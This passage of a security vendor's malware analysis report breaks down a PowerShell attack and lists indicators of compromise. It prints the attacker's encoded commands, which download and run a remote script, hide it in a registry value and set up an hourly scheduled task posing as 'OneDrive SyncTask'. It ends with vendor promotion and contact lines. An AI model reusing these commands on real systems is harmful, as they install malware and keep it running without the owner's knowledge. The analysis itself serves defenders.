AoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBn
ACgAJwBoAHQAdABwAHMAOgAvAC8AYQBzAHEALgBkADYAcwBoAGkAaQB3AHoALgBwAHcALwB3AGkAbgAvAGkAbgBzAC8AYwBoAGUAYwBrAGkAbgBnAC4AcABzADEAJwApAC
kA")) | iex'
|
New-ItemProperty -Path HKCU:\Software -Name kumi -PropertyType string -Value $k -force | out-null
start-process  cmd.exe -ArgumentList ' /c schtasks /create /f  /tn "OneDrive SyncTask" /sc hourly /mo 1 /tr "powershell -w 1 -e aQ
BlAHgAIAAkACgARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACAASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlACAALQBOAGEAbQBl
ACAAawB1AG0AaQAgAC0ARQByAHIAbwByAEEAYwB0AGkAbwBuACAAUwB0AG8AcAApAC4AawB1AG0AaQA="' -WindowStyle Hidden
```

In the second part of the PowerShell command, it sets a new value in the "*HKCU:\Sofatware"* registry key. The value name is "kumi" and it contains the *$k* variable, which means it will execute the malicious PS1 script content.

Furthermore, it will create a schedule task named: "*OneDrive SyncTask*". The task will execute a PowerShell command.

In order to understand what the purpose of the command, we have decoded the base 64 command:

```
iex $(Get-ItemProperty -Path  HKCU:\Software -Name kumi -ErrorAction Stop).kumi
```

The command simply executes by the IEX cmdlet the *kumi* value which contain the malicious PS1 script.

Attack ended at 7:47:56.000 PM (13 seconds after it executed)

INDICATORS OF COMPROMISE

Type	Indicator
Registry	*HKCU:\Sofatware (value – Kumi)* *HKCU\Sofatwarte\cr*
Schedule Task	*OneDrive SyncTask* *GoogleChromUpdateTask* *Update Shell*
SHA256	4a471f05c7624238ef374bbf3af4eeb2abc20f87579ecdbeefea61356e23ae69 1f0ddf5088ac75862fe1d1c4f11f9c39645eee1e4acc938a1f66f14dfc5d5288 e09013a2ac876746a5143f8ee8f997b06688b71adc05ddb81aeb9a1a69fa6f88

URL	*hxxps://asq.d6shiiwz[.]pw/win/ins/checking[.]ps1* *hxxps://gitlab[.]com/UL9gbzuP37/rt/snippets/1956305/raw* hxxp://bzqopgtera[.]xyz/

Conclusion

The Cynet Research Team has analyzed and investigated different threats and malware using various tools and techniques. Cynet's seasoned security experts are familiar with the newest attacks vectors and techniques that exist in the wild.

Cynet 360 customers are fully protected from these kinds of threats and have full visibility over their protected assets. Cynet has various behavioral and heuristics capabilities designed to detect and prevent advanced threats like the one described in this report.

The Cynet 360 solution gives our customers the ability to control and manage cyber security incidents, to perform forensic analysis on infected environments, and to run remote actions on the infected hosts in order to mitigate the threat. On top of that, we have our CyOps team which is monitoring our customers' environments 24/7/365.

Contact Cynet CyOps (Cynet Security Operations Center)

The Cynet CyOps available to clients for any issues 24/7, questions or comments related to Cynet 360. For additional information, you may contact us directly at:

Phone (US): +1-347-474-0048

Phone (EU): +44-203-290-9051

Phone (IL): +972-72-336-9736

CyOps Email: